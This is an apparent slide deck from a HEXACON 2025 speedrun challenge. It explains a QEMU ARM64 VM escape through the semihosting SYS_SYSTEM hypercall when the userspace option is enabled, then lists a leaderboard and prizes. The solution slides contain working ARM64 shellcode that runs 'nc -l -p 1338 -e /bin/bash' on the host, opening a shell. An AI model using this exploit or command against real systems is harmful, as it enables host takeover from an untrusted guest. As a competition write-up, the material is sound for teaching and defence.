
/HEXACON/ 2025

SPEEDRUN CHALLENGE
Solution & Results

Qualification challenge solution

- VM Escape Qemu
- Unpatched Qemu
- Linux ARM64 guest / host
- Player can execute arbitrary code inside the VM
  - A shellcode loader listen on the guest for that
- Designed to be solved in 15 min !



Qualification challenge solution

Qemu command line contains a very uncommon configuration: semihosting with userspace mode activated

```
qemu-system-aarch64 -M virt -cpu cortex-a53 -nographic -smp 1 -kernel images/Image \
        -append "rootwait root=/dev/vda console=ttyAMA0" -netdev user,id=eth0,hostfwd=tcp::1337-:1337 \
        -device virtio-net-device,netdev=eth0 -drive file=images/rootfs.ext2,if=none,format=raw,id=hd0 \
        -device virtio-blk-device,drive=hd0 \
        -semihosting-config enable=on,userspace=on // WTF!!
```

Qualification challenge solution

semihosting is a feature that adds hypercalls to:

- Open / read / write files on the host
- execute command on the host
- and more… so should not be activated when untrusted code is executed in the VM

> **Warning**
>
> Semihosting inherently bypasses any isolation there may be between the guest and the host. As a result a program using semihosting can happily trash your host system. Some semihosting calls (e.g. `SYS_READC`) can block execution indefinitely. You should only ever run trusted code with semihosting enabled.

Qualification challenge solution

semihosting arm64 interface relies on a specific Halt instruction: HLT #0xF000

- The command ID should be in X0
- Arguments are pointed by X1

```
case TARGET_SYS_SYSTEM:
    GET_ARG(0);
    GET_ARG(1);
    semihost_sys_system(cs, common_semi_cb, arg0, arg1 + 1);
    break;
```

- SYS_SYSTEM require 2 arguments a pointer: to a string and the length of this string, the string value is a command directly executed on the host
- Free VM escape

Qualification challenge solution

We provided a shellcode template to the players

```
add sp, sp, 0x20

/*
Just an example of how to set a register
to a pointer on a string inside the
shellcode
*/
adr x10, hostcmd

/* PUT YOUR STUFF HERE */

sub sp, sp, 0x20
ret

/* we know for sure that this command works on the host */
hostcmd:
        .asciz "nc -l -p 1338 -e /bin/bash"
```

Qualification challenge solution

```
/* SOLUTION */
adr x1, hostcmd
str x1, [sp]    /* ARG0 : the command string */
mov x1, #0x1A
str x1, [sp,8] /* ARG1 : the command length */
mov x1, sp      /* sp is the pointer to arguments */
mov x0, #0x12   /* SYS_SYSTEM command id */
hlt #0xF000     /* do the semihosting call */

hostcmd:
        .asciz "nc -l -p 1338 -e /bin/bash"
```

Results

Results
Finals
8:30 PM

1	09:52	Nicolas
2	18:06	Disconnect3d
3	18:06	Vdohnez (not playing finals)
4	20:30	Antide
5	21:23	Cyril
6	24:39	ItsIronicIInsist
7	25:33	Disconnect4d
8	26:39	Bobbyboten
9	27:44	Kimg00n
10	29:02	swapgs (not playing finals)
11	35:25	Red0xFFFD
12	37:26	Emilio
13	39:22	Express

Challenge 8:30 PM !

Speedrun challenge

Nintendo switch 2

AirPod Pro 3

Bose headset

Champagne